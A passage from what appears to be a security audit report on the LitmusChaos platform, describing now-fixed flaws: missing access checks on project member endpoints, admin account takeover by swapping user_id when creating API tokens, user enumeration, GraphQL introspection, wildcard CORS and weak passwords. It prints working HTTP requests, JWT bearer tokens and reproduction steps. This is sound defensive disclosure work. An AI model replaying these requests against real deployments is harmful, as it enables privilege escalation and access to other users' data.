ail":"darek+3@7asecurity.com","name":"\u003cb\u003eTest\u003c/b\u003e","role":"Editor",
"invitation":"Pending","joinedAt":1714160506716},{"userID":"83085eb3-dfe1-46e9-bcbf-d30
e7d106ee4","username":"darek+3","email":"darek+3@7asecurity.com","name":"Darek","role":
"Editor","invitation":"Pending","joinedAt":1714162174988} [...]
```

The root cause for this issue can be found in the following file, which lacks an access control mechanism.

Affected File:

https://github.com/litmuschaos/[...]/chaoscenter/authentication/api/handlers/rest/project_handler.go

Affected Code:

```
func GetActiveProjectMembers(service services.ApplicationService) gin.HandlerFunc {
```

```
    return func(c *gin.Context) {
        projectID := c.Param("project_id")
        state := c.Param("state")
        members, err := service.GetProjectMembers(projectID, state)
        if err != nil {
            c.JSON(utils.ErrorStatusCodes[utils.ErrServerError],
presenter.CreateErrorResponse(utils.ErrServerError))
            return
        }
        c.JSON(http.StatusOK, gin.H{"data": members})
    }
}
```

Issue 2: Unauthorized Access to New Project Members

Similar to Issue 1, an authenticated attacker can access and modify the list of active users in a project by changing the project UUID. For example, user *daniel* can see and invite the following users to his project:

Request:

```
GET /auth/invite_users/1f8aa360-f1c1-4deb-a5a6-b3c968868c1e HTTP/1.1
[...]
Authorization: Bearer
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTQ5NTQ4MzksInJvbGUiOiJ1c2VyIiwidWlkIj
oiNzRhZDFiODktYzcwZS00NjZlLWI4YTEtN2EzYTM2ODg1MWQ2IiwidXNlcm5hbWUiOiJkYW5pZWwifQ.S3acfo
_lzspXfrzf88-WfzAMG506IdmnwqkdwLpb-K2vX1NkV573U9QPFOGqSD99rysGWDAz4Yk5atWT0U0oAw
```

Response:

```
HTTP/1.1 200 OK
[...]

{"data":[{"updatedAt":0,"createdAt":1714102284690,"createdBy":{"userID":"","username":"
","email":""},"updatedBy":{"userID":"","username":"","email":""},"isRemoved":false,"use
rID":"00f1ff32-c8eb-49f4-8d36-878b32451914","username":"foovaciy0uinf","email":"foo@foo
.com","name":"foo","role":"user"},[...]
```

However, user *daniel* can access admin-projects users by changing the UUID as follows:

Request:

```
GET /auth/invite_users/72a23047-a420-4c28-a344-7f5d3bd71679 HTTP/1.1
[...]
Authorization: Bearer
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTQ5NTQ4MzksInJvbGUiOiJ1c2VyIiwidWlkIj
oiNzRhZDFiODktYzcwZS00NjZlLWI4YTEtN2EzYTM2ODg1MWQ2IiwidXNlcm5hbWUiOiJkYW5pZWwifQ.S3acfo
_lzspXfrzf88-WfzAMG506IdmnwqkdwLpb-K2vX1NkV573U9QPFOGqSD99rysGWDAz4Yk5atWT0U0oAw
```

Response:

```
HTTP/1.1 200 OK
```

```
[...]

{"data":[{"updatedAt":0,"createdAt":1714377864804,"createdBy":{"userID":"","username":"
","email":""},"updatedBy":{"userID":"","username":"","email":""},"isRemoved":false,"use
rID":"397b97d1-1932-416e-84e4-19f6a9fbd40f","username":"darek+edit","email":"darek+edit
@7asecurity.com","name":"darek+edit","role":"user"},
```

The root cause for this issue can be found in the following code path:

Affected File:
https://github.com/[...]/chaoscenter/authentication/api/handlers/rest/user_handlers.go

Affected Code:

```
func InviteUsers(service services.ApplicationService) gin.HandlerFunc {
   return func(c *gin.Context) {
      projectID := c.Param("project_id")
      if projectID == "" {
         c.JSON(utils.ErrorStatusCodes[utils.ErrInvalidRequest],
presenter.CreateErrorResponse(utils.ErrInvalidRequest))
         return
      }
      projectMembers, err := service.GetProjectMembers(projectID, "all")

      var uids []string
      for _, k := range projectMembers {
         uids = append(uids, k.UserID)
      }
      users, err := service.InviteUsers(uids)
      if err != nil {
         log.Error(err)
         c.JSON(utils.ErrorStatusCodes[utils.ErrServerError],
presenter.CreateErrorResponse(utils.ErrServerError))
         return
      }
      c.JSON(http.StatusOK, gin.H{"data": users})
   }
}
```

It is recommended to extrapolate the mitigation guidance offered under LIT-01-008 to resolve this issue.

LIT-01-016 WP1: Account Takeover via Project Invitation *(High)*

Note: LitmusChaos fixed[12] this issue and 7ASecurity confirmed that the fix is valid.

It was discovered that the LitmusChaos application does not validate the *user_id* parameter when creating a new API Access Token. Malicious *Viewers*, invited to another project, could exploit this vulnerability to create a new API Access Token with admin-level access within the invited project. This issue can be confirmed as follows.

Steps to Reproduce:

1. Log in to the LitmusChaos application as an *admin* user
2. Go to the *Project Setup* feature
    a. Click the *Members* option
    b. From the *Choose members to add to the project* menu select a user to be invited to the project
    c. From the drop down menu select the *Viewer* role and send an invite
3. Open another browser and log in to the LitmusChaos application as the invited *Viewer* user
    a. In the *Project* menu choose the project to which the *Viewer* user is invited
    b. Copy the *userID* for the *admin* user from the response in step 3a
4. As the *Viewer* user go to the *Settings / Overview* feature
    a. Click on *New Token* to generate new API Access Token
    b. Fill the *Name* and choose *Expires In*, for example as *No Expiration* and click *Confirm*
    c. Intercept request and change the value of *user_id* to the admin *userID* (copied in step 3b)
    d. Open Inspect Application using Ctrl+Shift+I in the browser, change the *accessToken* in Local storage to the value created in step 4c and refresh the page

Result:
A malicious *Viewer* can create and use a new API Access Token with *admin* user access rights.

Command 1 - Decode Viewer user API Access Token:

```
echo
'eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTUyNjI1NTMsInJvbGUiOiJ1c2VyIiwidWlkI
joiYWU1MDY0NTctMGQ5OS00OWFjLWFmY2UtMTg5ZThmMjQ0NmNhIiwidXNlcm5hbWUiOiJkYXJlaysxMCJ9.-Wq
B7wS6BvJqyFwd76oC0xh0TzJ8l9XguXDPEFGQ2EPjxHuBtZJiLLJIbVylDU0obIrWjn36mOBaEmdQ9zVDHw' |
base64 -di
```

Output:

[12] https://github.com/litmuschaos/litmus/commit/8e87c1ee7c5ef8e941fb4cfe0bf6947185b662dc

{"alg":"HS512","typ":"JWT"}{"exp":1715262553,"role":"user","uid":"ae506457-0d99-49ac-afce-189e8f2446ca","username":"darek+10"}

Command 2 - Decode admin user API Access Token:

```
echo
'eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjQ4Njg3ODE3NjMsInJvbGUiOiJhZG1pbiIsInVpZCI6ImVlMjRmZDcyLTFlMTctNDk3Yy1hZmYxLTViZGEyOWZlYzA4NyIsInVzZXJuYW1lIjoiYWRtaW4ifQ.HLWNzT1wegbBME5cvxW78553A_frqCfDdsEZ845FFUjDiu92nP9Wj2ckH3cCzfw8lD3UoMC-d0G9Uz-7A0Gq4g' |
base64 -di
```

Output:

{"alg":"HS512","typ":"JWT"}{"exp":4868781763,"role":"admin","uid":"ee24fd72-1e17-497c-aff1-5bda29fec087","username":"admin"}

By making the following request, authenticated as the *Viewer* user, it is possible to fetch the value of the admin *userID* (highlighted).

Request:

```
GET /auth/list_projects HTTP/1.1
Host: 34.68.18.160:9091
Authorization: Bearer
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTUyNjI1NTMsInJvbGUiOiJ1c2VyIiwidWlkIjoiYWU1MDY0NTctMGQ5OS00OWFjLWFmY2UtMTg5ZThmMjQ0NmNhIiwidXNlcm5hbWUiOiJkYXJlaysxMCJ9.-WqB7wS6BvJqyFwd76oC0xh0TzJ8l9XguXDPEFGQ2EPjxHuBtZJiLLJIbVylDU0obIrWjn36mOBaEmdQ9zVDHw
[...]
```

Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 08 May 2024 14:04:35 GMT
[...]
```

{"data":[{"updatedAt":1713957383385,"createdAt":1713957383385,"createdBy":{"userID":"ee24fd72-1e17-497c-aff1-5bda29fec087","username":"admin","email":""},"updatedBy":{"userID":"ee24fd72-1e17-497c-aff1-5bda29fec087","username":"admin","email":""},"isRemoved":false,"projectID":"72a23047-a420-4c28-a344-7f5d3bd71679","name":"admin-project","members":[{"userID":"ee24fd72-1e17-497c-aff1-5bda29fec087","username":"admin","email":"","name":"","role":"Owner","invitation":"Accepted","joinedAt":1713957383385}[...]"isRemoved":false,"projectID":"cb6eb698-41ec-4d68-a36d-efc131566814","name":"darek+10-project","members":[{"userID":"ae506457-0d99-49ac-afce-189e8f2446ca","username":"darek+10","email":"darek+10@7asecurity.com","name":"darek+10","role":"Owner","invitation":"Accepted","joinedAt":1715176153337[...]

Due to the missing *user_id* validation, a Viewer can change their *user_id* to the admin *userID*, and create a new API Access Token as follows:

Request:

```
POST /auth/create_token HTTP/1.1
```

```
Host: 34.68.18.160:9091
Content-Length: 104
Authorization: Bearer
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTUyNjI1NTMsInJvbGUiOiJ1c2VyIiwidWlkIj
oiYWU1MDY0NTctMGQ5OS00OWFjLWFmY2UtMTg5ZThmMjQ0NmNhIiwidXNlcm5hbWUiOiJkYXJlaysxMCJ9.-WqB
7wS6BvJqyFwd76oC0xh0TzJ8l9XguXDPEFGQ2EPjxHuBtZJiLLJIbVylDU0obIrWjn36mOBaEmdQ9zVDHw
[...]

{"name":"darek+10
token","user_id":"ee24fd72-1e17-497c-aff1-5bda29fec087","days_until_expiration":36500}
```

Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 08 May 2024 15:22:44 GMT
[...]

{"accessToken":"eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjQ4Njg3ODE3NjMsInJvbGUiOi
JhZG1pbiIsInVpZCI6ImVlMjRmZDcyLTFlMTctNDk3Yy1hZmYxLTViZGEyOWZlYzA4NyIsInVzZXJuYW1lIjoiY
WRtaW4ifQ.HLWNzT1wegbBME5cvxW78553A_frqCfDdsEZ845FFUjDiu92nP9Wj2ckH3cCzfw8lD3UoMC-d0G9U
z-7A0Gq4g","type":"Bearer"}
```

The root cause for this issue appears to be in the following code path. Specifically, the *CreateApiToken* function does not validate if the current user is allowed to create a new API Access Token on behalf of another user. Instead, the function validates only if the user exists:

Affected File:

https://github.com/litmuschaos/litmus/blob/.../rest/user_handlers.go#L552-L581

Affected Code:

```
[...]
func CreateApiToken(service services.ApplicationService) gin.HandlerFunc {
[...]
                user, err := service.GetUser(apiTokenRequest.UserID)
                if err != nil {
                        log.Error(err)
                        c.JSON(utils.ErrorStatusCodes[utils.ErrUserNotFound],
presenter.CreateErrorResponse(utils.ErrUserNotFound))
                        return
                }
                if token, err := service.CreateApiToken(user, apiTokenRequest); err !=
nil {
                        log.Error(err)
                        c.JSON(utils.ErrorStatusCodes[utils.ErrServerError],
presenter.CreateErrorResponse(utils.ErrServerError))
                        return
                } else {
```

```
                        c.JSON(http.StatusOK, gin.H{
                                "accessToken": token,
                                "type":        "Bearer",
[...]
```

It is recommended to validate the *userID* and *user_id* parameters as strictly as possible. Both parameters should be tied to the current user session preventing unauthorized actions on behalf of other users. It is further advised to extrapolate the mitigation guidance offered under LIT-01-008 to resolve this issue.

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

LIT-01-001 WP1: Usage of Multiple Vulnerable Dependencies *(Low)*

Note: LitmusChaos fixed[13][14] this issue and 7ASecurity confirmed that the fix is valid.

The LitmusChaos platform uses outdated dependencies with publicly known vulnerabilities. These vulnerabilities are exploitable under specific conditions, and the risk depends on how the libraries are used within the application. The table below details the outdated and vulnerable components affecting packages used directly or as underlying dependencies in the LitmusChaos project:

Component	Issues	Severity
axios@0.28.0 < 1.6.3	Regular Expression Denial of Service (ReDoS) and Prototype Pollution	High
golang.org/x/net@0.17.0 < 0.19.0	Uncontrolled Resource Consumption in golang.org/x/net. An attacker may cause an HTTP/2 endpoint to read arbitrary amounts of header data by sending an excessive number of CONTINUATION frames.[15]	Medium

This issue was confirmed by reviewing the following files:

Affected Files:
chaoscenter/graphql/server/go.mod
chaoscenter/event-tracker/go.mod
chaoscenter/subscriber/go.mod
web/yarn.lock

Affected Code:

[13] https://github.com/litmuschaos/litmus/pull/4618
[14] https://github.com/litmuschaos/litmus/pull/4628
[15] https://www.cve.org/CVERecord?id=CVE-2023-45288

https://github.com/litmuschaos/l[...]/graphql/server/utils/restCall.go#L77
https://github.com/litmuschaos/[...]/graphql/server/utils/restCall.go#L64
https://github.com/litmuschaos/[...]/graphql/server/server.go#L144
https://github.com/litmuschaos[...]/server/pkg/chaoshub/handler/handler.go#L174
https://github.com/litmuschaos/[...]/event-tracker/pkg/utils/utils.go#L334
https://github.com/litmuschaos/[...]/subscriber/pkg/graphql/operations.go#L13
https://github.com/litmuschaos/…/web/src/api/useRequest.ts#L21

It is recommended to upgrade all outdated components to their most recent releases, or if not possible, it is recommended to update all dependencies to at least the earliest versions that address all publicly known vulnerabilities. To be notified as soon as any information is available, the Synk tool[16] can be used. To avoid similar issues in the future, an automated task and/or commit hook should be created to regularly check for vulnerabilities in dependencies. Some solutions that could help in this area are the *npm audit* command[17], the *Snyk* tool[18], and the *OWASP Dependency Check* project[19]. Ideally, such tools should be run regularly by an automated job that alerts a lead developer or administrator about known vulnerabilities in dependencies so that the patching process can start on time.

LIT-01-002 WP1: Possible Denial of Service via Slow Schema validation *(Medium)*

Note: LitmusChaos fixed[20] this issue and 7ASecurity confirmed that the fix is valid.

During source code analysis, it was found that the allocation of *Ajv*[21] object errors is enabled without any limit, potentially allowing an attacker to produce a large number of errors, leading to a potential *Denial of Service* (DoS) vulnerability. This can be confirmed by reviewing the following code snippet:

Affected File:
https://github.com/litmuschaos/[...]/ExperimentYAMLBuilder/ExperimentYAMLBuilder.tsx

Affected Code:

```
import Ajv from 'ajv';
[...]
const [currentExperiment, setCurrentExperiment] = React.useState<Experiment |
undefined>();
const ajv = new Ajv({ allErrors: true, strict: false });
```

[16] https://snyk.io/
[17] https://docs.npmjs.com/cli/v7/commands/npm-audit/
[18] https://snyk.io/
[19] https://owasp.org/www-project-dependency-check/
[20] https://github.com/litmuschaos/litmus/pull/4614
[21] https://www.npmjs.com/package/ajv

It is recommended to avoid *allErrors: true* in the production environment. Instead, the value should be set to *false*. The schema validation may then be hardened following the recommendations on the Ajv *Security Risk and Trust Schemas*[22] documentation.

LIT-01-003 WP1: Usage of Services without Encryption *(Medium)*

Note: LitmusChaos fixed[23][24] this issue and 7ASecurity confirmed that the fix is valid.

In the LitmusChaos source code audit, it was found that an HTTP server and a gRPC client lack encryption. Communicating in plain text raises the risk of adversaries intercepting and modifying data, leading to security breaches, data leaks, and privacy violations. This can be confirmed observing these code snippets:

Issue 1: Usage of HTTP Server without Encryption

Affected File:
https://github.com/litmuschaos/litmus/[...]/chaoscenter/graphql/server/server.go#L144

Affected Code:
```
func main() {
	router := setupGin()
	var err error
	mongodb.MgoClient, err = mongodb.MongoConnection()
	if err != nil {
		log.Fatal(err)
	}

	[...]

	log.Infof("chaos manager running at http://localhost:%s",
utils.Config.HttpPort)
	log.Fatal(http.ListenAndServe(":"+utils.Config.HttpPort, router))
}
```

Issue 2: Usage of gRPC Client without Encryption

Affected File:
https://github.com/litmuschaos/[...]/graphql/server/pkg/grpc/auth_grpc_client.go#L16
https://github.com/litmuschaos/litmus/[...]/chaoscenter/graphql/server/server.go#L144

Affected Code:
```
func GetProjectGRPCSvcClient(conn *grpc.ClientConn) (grpc2.ProjectClient,
```

[22] https://ajv.js.org/security.html#security-risks-of-trusted-schemas
[23] https://github.com/litmuschaos/litmus/pull/4706
[24] https://github.com/litmuschaos/litmus/pull/4754

```
*grpc.ClientConn) {
	[...]

	conn, err := grpc.Dial(litmusGqlGrpcEndpoint+litmusGqlGrpcPort,
grpc.WithInsecure(), grpc.WithBlock())
	if err != nil {
		logrus.Fatalf("did not connect: %s", err)
	}

	return grpc2.NewProjectClient(conn), conn
}
```

It is recommended to use HTTPS to encrypt communication between clients and the server, using *http.ListenAndServeTLS* instead. A secure connection ought to be established with an SSL certificate using the *grpc.WithTransportCredentials()*[25] function.

LIT-01-004 WP1: Possible Account Takeover via Weak Password Policy *(Low)*

Note: LitmusChaos fixed[26][27][28][29][30][31][32] this issue and 7ASecurity confirmed that the fix is valid.

The LitmusChaos application permits the use of weak passwords with a minimum length of one character during new user registration. This lax policy significantly increases the risk of attackers guessing or brute-forcing passwords, potentially compromising user accounts. This issue is evident during registration.

Affected File:
chaoscenter/authentication/api/handlers/rest/user_handlers.go

Affected Code:

```
[...]
func CreateUser(service services.ApplicationService) gin.HandlerFunc {

[...]
		userRequest.Username = utils.SanitizeString(userRequest.Username)
		if userRequest.Role == "" || userRequest.Username == "" ||
userRequest.Password == "" {
			c.JSON(utils.ErrorStatusCodes[utils.ErrInvalidRequest],
```

[25] https://pkg.go.dev/google.golang.org/grpc#WithTransportCredentials
[26] https://github.com/litmuschaos/litmus/pull/4650
[27] https://github.com/litmuschaos/litmus/pull/4670
[28] https://github.com/litmuschaos/litmus/pull/4720
[29] https://github.com/litmuschaos/litmus/pull/4729
[30] https://github.com/litmuschaos/litmus/pull/4741
[31] https://github.com/litmuschaos/litmus/pull/4744
[32] https://github.com/litmuschaos/litmus/pull/4751

```
presenter.CreateErrorResponse(utils.ErrInvalidRequest))
                        return
                }
[...]
```

It is recommended to enforce the usage of strong passwords. For example:

- The password should be at least twelve characters long
- If possible, the password should be checked against popular password lists to ensure it is not present there[33]. When this occurs an educational error message should be shown to the user, regarding how to choose a strong password.
- The password ought to be hard to guess, therefore it should not:
    - Contain the username, the real name, or the company name
    - Contain a complete, single dictionary word
    - Be similar to previous passwords, for example by incrementing numbers in the password like Password1, Password2, etc.
- The password should contain characters from three of the following four groups:
    - Uppercase letters
    - Lowercase letters
    - Numbers
    - Special characters

For additional mitigation guidance, please see the *OWASP Authentication Cheat Sheet*[34].

LIT-01-005 WP1: User Enumeration via Server Responses *(Low)*

Note: LitmusChaos fixed[35] this issue and 7ASecurity confirmed that the fix is valid.

The LitmusChaos application login flow reveals the presence of registered users, enabling unauthenticated attackers to identify valid accounts based on the differing responses. Although not severe, this issue heightens privacy risks and could aid in credential stuffing, password brute-forcing, or social engineering attacks. This can be confirmed as follows.

Affected File:
chaoscenter/authentication/api/handlers/rest/user_handlers.go

Affected Code:

```
[...]
func LoginUser(service services.ApplicationService) gin.HandlerFunc {
[...]
```

[33] https://github.com/danielmiessler/SecLists/tree/master/Passwords
[34] https://cheatsheetseries.owasp.org/.../Authentication_Cheat_Sheet.html#...
[35] https://github.com/litmuschaos/litmus/pull/4627

```
                user, err := service.FindUserByUsername(userRequest.Username)
                if err != nil {
                        log.Error(err)
                        c.JSON(utils.ErrorStatusCodes[utils.ErrUserNotFound],
presenter.CreateErrorResponse(utils.ErrUserNotFound))
                        return
                }
[...]
```

Request:

```
POST /auth/login HTTP/1.1
Host: 34.68.18.160:9091
Content-Length: 39
Authorization: Bearer null
[...]

{"username":"admin","password":"admin"}
```

Response (user exists):

```
HTTP/1.1 401 Unauthorized
Server: nginx
Date: Thu, 25 Apr 2024 17:08:36 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 72
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *

{"error":"invalid_credentials","errorDescription":"Invalid Credentials"}
```

Response (user does not exist):

```
HTTP/1.1 400 Bad Request
Server: nginx
Date: Mon, 29 Apr 2024 09:57:13 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 53
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *

{"error":"user does not exist","errorDescription":""}
```

It is recommended to alter the functionality so that it does not reveal whether an account exists and only returns generic responses. This can be achieved by consistently using an error message like *"The username and/or password used for log in to the application is invalid."*, which does not indicate whether the LitmusChaos application recognized the username or password. The application could also take no action if the input is not

recognized. For further mitigation guidance, refer to the *Authentication and Error Messages* section[36] of the *OWASP Authentication Cheat Sheet*[37].

LIT-01-006 WP1: Leaks via GraphQL Introspection Mode *(Info)*

Note: LitmusChaos fixed[38] this issue and 7ASecurity confirmed that the fix is valid.

During the assessment of the LitmusChaos GraphQL API, it was found that introspection mode is enabled, allowing the dumping of the deployed GraphQL schema. Malicious authenticated attackers may exploit this to access a complete overview of all exposed queries and mutations, providing opportunities to identify errors and vulnerabilities in the GraphQL implementation. This weakness can be confirmed as follows:

Command:

```
curl --path-as-is -i -s -k -X 'GET' \
    -H 'Host: 34.68.18.160:9091' -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:125.0) Gecko/20100101 Firefox/125.0' -H 'Accept: */*' -H 'Accept-Language:
en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br' -H 'Referer:
http://34.68.18.160:9091/account/74ad1b89-c70e-466e-b8a1-7a3a368851d6/project/1f8aa360-
f1c1-4deb-a5a6-b3c968868c1e/dashboard' -H 'authorization: Bearer TOKEN' -H 'Origin:
http://34.68.18.160:9091' -H 'Connection: close' \

'http://34.68.18.160:9091/api/query?query=query+IntrospectionQuery+%7b%0d%0a++++__schem
a+%7b%0d%0a++++++++queryType+%7b%0d%0a++++++++++++name%0d%0a++++++++%7d%0d%0a++++++++mu
tationType+%7b%0d%0a++++++++++++name%0d%0a++++++++%7d%0d%0a++++++++subscriptionType+%7b
%0d%0a++++++++++++name%0d%0a++++++++%7d%0d%0a++++++++types+%7b%0d%0a++++++++++++...Full
Type%0d%0a++++++++%7d%0d%0a++++++++directives+%7b%0d%0a++++++++++++name%0d%0a++++++++++
++description%0d%0a++++++++++++locations%0d%0a++++++++++++args+%7b%0d%0a++++++++++++++
+...InputValue%0d%0a++++++++++++%7d%0d%0a++++++++%7d%0d%0a++++%7d%0d%0a%7d%0d%0a%0d%0af
ragment+FullType+on+__Type+%7b%0d%0a++++kind%0d%0a++++name%0d%0a++++description%0d%0a++
++fields%28includeDeprecated%3a+true%29+%7b%0d%0a++++++++name%0d%0a++++++++description%
0d%0a++++++++args+%7b%0d%0a++++++++++++...InputValue%0d%0a++++++++%7d%0d%0a++++++++type
+%7b%0d%0a++++++++++++...TypeRef%0d%0a++++++++%7d%0d%0a++++++++isDeprecated%0d%0a++++++
++deprecationReason%0d%0a++++%7d%0d%0a++++inputFields+%7b%0d%0a++++++++...InputValue%0d
%0a++++%7d%0d%0a++++interfaces+%7b%0d%0a++++++++...TypeRef%0d%0a++++%7d%0d%0a++++enumVa
lues%28includeDeprecated%3a+true%29+%7b%0d%0a++++++++name%0d%0a++++++++description%0d%0
a++++++++isDeprecated%0d%0a++++++++deprecationReason%0d%0a++++%7d%0d%0a++++possibleType
s+%7b%0d%0a++++++++...TypeRef%0d%0a++++%7d%0d%0a%7d%0d%0a%0d%0afragment+InputValue+on+_
_InputValue+%7b%0d%0a++++name%0d%0a++++description%0d%0a++++type+%7b%0d%0a++++++++...Ty
peRef%0d%0a++++%7d%0d%0a++++defaultValue%0d%0a%7d%0d%0a%0d%0afragment+TypeRef+on+__Type
+%7b%0d%0a++++kind%0d%0a++++name%0d%0a++++ofType+%7b%0d%0a++++++++kind%0d%0a++++++++nam
e%0d%0a++++++++ofType+%7b%0d%0a++++++++++++kind%0d%0a++++++++++++name%0d%0a++++++++++++
ofType+%7b%0d%0a++++++++++++++++kind%0d%0a++++++++++++++++name%0d%0a++++++++++++%7d%0d%
0a++++++++%7d%0d%0a++++%7d%0d%0a%7d'
```

[36] https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html#auth...
[37] https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
[38] https://github.com/litmuschaos/litmus/pull/4672

Output:


```
[...]
{"kind":"OBJECT","name":"ListInfraResponse","description":"Defines the details for a
infras with total infras
count","fields":[{"name":"totalNoOfInfras","description":"Total number of
infras","args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name
":"Int","ofType":null}},"isDeprecated":false,"deprecationReason":null},{"name":"infras"
,"description":"Details related to the
infras","args":[],"type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"LIST","name":
null,"ofType":{"kind":"OBJECT","name":"Infra","ofType":null}}},"isDeprecated":false,"de
precationReason":null}],"inputFields":[],"interfaces":[],"enumValues":[],"possibleTypes
":[]},
[...]
```


The root cause for this issue appears to be in the following code path, which fails to disable the introspection queries:

Affected File:
https://github.com/litmuschaos/litmus/[...]/chaoscenter/graphql/server/server.go

Affected Code:

```
// to be removed in production
srv.Use(extension.Introspection{})
```

It is recommended to block introspection queries in the production environment. This may be achieved by deploying an additional validation rule that rejects the *__schema* property.

LIT-01-009 WP1: Possible Leaks via arbitrary trusted CORS Origins *(Info)*

Note: LitmusChaos fixed[39][40] this issue and 7ASecurity confirmed that the fix is valid.

It was found that the API endpoints are currently misconfigured to allow arbitrary internet domains to read HTTP responses. This unnecessarily weakens the protections offered by the *Same Origin Policy* (SOP)[41]. The impact of this issue is low due to the required authorization headers at present. However, if the website switched to using cookies later this could become a serious issue, as it might allow a malicious attacker to read arbitrary tenant data by luring a victim user to visit an attacker-controlled website. This issue can be confirmed by inspecting the origin of any API response as follows:

Request:

[39] https://github.com/litmuschaos/litmus/pull/4725
[40] https://github.com/litmuschaos/litmus/pull/4730
[41] https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

```
POST /auth/create_user HTTP/1.1
Host: 34.68.18.160:9091
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0) Gecko/20100101
Firefox/125.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
http://34.68.18.160:9091/account/ee24fd72-1e17-497c-aff1-5bda29fec087/settings/overview
?tab=user-management
Content-Type: application/json
Authorization: Bearer TOKEN
Content-Length: 106
Origin: http://34.68.18.160:9091
Connection: close

{"name":"daniel","email":"daniel@7asecurity.com","username":"daniel","password":"w00t",
"role":"user"}
```

Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 25 Apr 2024 17:54:19 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 291
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *

{"updatedAt":0,"createdAt":1714067659387,"createdBy":{"userID":"","username":"","email"
:""}, [...]
```

Please note the above CORS implementation uses a combination explicitly forbidden by the CORS RFC[42], which states:

"The string "" cannot be used for a resource that supports credentials."*

Hence, browsers will ignore: *Access-Control-Allow-Origin:* * in combination of *Access-Control-Allow-Credentials: true*.

The root cause for this issue can be found in the following code path:

Affected File:

https://github.com/litmuschaos/litmus/blob/[...]/chaoscenter/graphql/server/utils/misc.go

Affected Code:

```
// WriteHeaders adds important headers to API responses
func WriteHeaders(w *gin.ResponseWriter, statusCode int) {
```

[42] https://www.w3.org/TR/2020/SPSD-cors-20200602/

```
    (*w).Header().Set("Content-Type", "application/json; charset=utf-8")
    (*w).Header().Set("Access-Control-Allow-Origin", "*")
    (*w).WriteHeader(statusCode)
}
```

It is suggested to implement a whitelist approach where a single allowed domain is sent in HTTP responses (i.e. instead of rendering the incoming origin or using a wildcard). Alternatively, the origin header could be checked to be a trusted subdomain. In the latter case, the response only renders the user-supplied domain as allowed for CORS when it appears in the whitelist of origins. For additional mitigation guidance, please see the *Cross-Origin Resource Sharing* section of the *OWASP HTML5 Security Cheat Sheet*[43].

LIT-01-010 WP1: Weaknesses via Hardcoded Keys in Git History *(Low)*

Note: LitmusChaos fixed[44] this issue and 7ASecurity confirmed that the fix is valid.

It was discovered that the GitHub *ClientID* and *ClientSecret* may be trivially retrieved from the *Git* history. These credentials were found to be valid for the *Local MIOS setup*, with the now-defunct development URL[45]. According to the *GitHub OAuth* workflow, if the application is not registered to a specific location, the redirecting URL functionality[46] could be exploited in a phishing attack against LitmusChaos developers. In such a scenario, an attacker could exploit user trust in the application to obtain an access token for the *admin:repo_hook* scope, granting full privileges over the public and private user repositories. This issue was confirmed as follows:

Commands:

```
git show 352f8c6ae9a3b93ce841e6bc3b3a296c0f917846
```

Output:

```
[...]
--- /dev/null
+++ b/litmus-portal/backend/auth/pkg/providers/github/github.go
@@ -0,0 +1,47 @@
+package github
+
+import (
+       "context"
+       "net/http"
+
+       "golang.org/x/oauth2"
+       githubAuth "golang.org/x/oauth2/github"
```

[43] https://cheatsheetseries.owasp.org/cheatsheets/HTML5_Security_Cheat_Sheet.html#cross-origin...
[44] https://github.com/litmuschaos/litmus/pull/4649
[45] https://stage-dev.mayadatastaging.io
[46] https://docs.github.com/en/apps/oauth-apps/building-oauth-apps/authorizing-oauth-apps#redirect-urls

```
+)
+
+var (
+       config = oauth2.Config{
+              ClientID:      "3a6[...]849",
+              ClientSecret: "667[...]991",
+              Scopes:        []string{"read:user", "user:email"},
+              RedirectURL:  "http://localhost:3000/oauth/github",
+              Endpoint:      githubAuth.Endpoint,
+       }
+       globalToken *oauth2.Token // Non-concurrent security
+)
[...]
```

Even though this issue is currently not exploitable, it is still recommended to remove all hard-coded credentials, tokens and private keys from the affected repositories. Once that is done, the git history ought to be scrubbed from these sensitive secrets. This could be accomplished utilizing tools like *BFG Repo-Cleaner*[47]. It is advised to invalidate all identified credentials and generate new ones. Automated tools such as *Gitleaks*[48], *GitGuardian*[49], *TruffleHog*[50] and *Git Secrets commit hooks*[51] should be then considered for inclusion in the development process. This will drastically reduce the potential for similar issues in the future, due to repositories being scanned for secrets as developers commit code as well as regularly.

More broadly, it is important to emphasize the importance of having appropriate processes to:

- Regularly rotate credentials
- Revoke and replace credentials in the event of a compromise

[47] https://rtyley.github.io/bfg-repo-cleaner/
[48] https://github.com/zricethezav/gitleaks
[49] https://www.gitguardian.com/
[50] https://github.com/trufflesecurity/trufflehog
[51] https://github.com/awslabs/git-secrets

